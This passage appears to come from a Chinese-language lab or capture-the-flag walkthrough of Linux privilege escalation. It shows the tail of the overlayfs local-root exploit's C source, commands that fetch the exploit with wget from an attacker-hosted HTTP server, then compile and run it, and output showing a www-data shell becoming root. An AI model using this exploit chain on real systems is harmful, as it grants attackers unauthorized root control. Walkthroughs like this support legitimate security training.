    write(fd,"/tmp/ofs-lib.so\n",16);
    close(fd);
    system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
    execl("/bin/su","su",NULL);
```

```
#kali
python -m SimpleHTTPServer 65534
#靶机
wget http://192.168.56.101:65534/37292.c
cc -o exp 37292.c
chmod +x exp
./exp
```



```
      ^
5 warnings generated.
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ chmod +x exp
chmod +x exp
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ./exp
./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/103056860